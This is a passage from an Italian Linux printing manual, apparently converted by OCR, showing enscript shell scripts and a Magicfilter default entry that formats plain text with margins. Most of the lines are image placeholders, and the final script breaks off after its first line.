
- ```
  #! /bin/sh
  enscript --portrait --columns=1 --margins=72:72:72:72 \
           --no-header --font=Courier@9.5 --output=-
  ```

  Come nell'esempio precedente, ma senza porre un limite alla quantità di righe per pagina, che così possono essere anche di più delle 66 standard.














- ```
  #! /usr/sbin/magicfilter
  …
  …
  # Default entry -- for normal (text) files.  MUST BE LAST.
  #default   cat     \eE\e&k2G\e(0N  \eE
  default   pipe  /usr/bin/enscript -1 -M a4 \
                                    -f Courier@9.1/9.5 -B \
                                    --margin=72:72:72:72 \
                                    -o - \
                                    2> /dev/null
  ```

  L'esempio mostra l'ultima istruzione di uno script di Magicfilter, allo scopo di stampare automaticamente del testo normale aggiungendo un po' di margini, come già mostrato nell'esempio precedente.

- ```
  #! /bin/sh
